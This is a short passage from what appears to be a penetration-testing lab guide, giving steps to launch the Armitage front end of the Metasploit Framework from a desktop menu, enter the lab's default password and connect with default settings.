
9. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Exploitation Tools** → **Metasploit Framework** → **armitage** to launch the Armitage tool.




10. A security pop-up appears, enter the password as **toor** and click **OK**.




11. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.



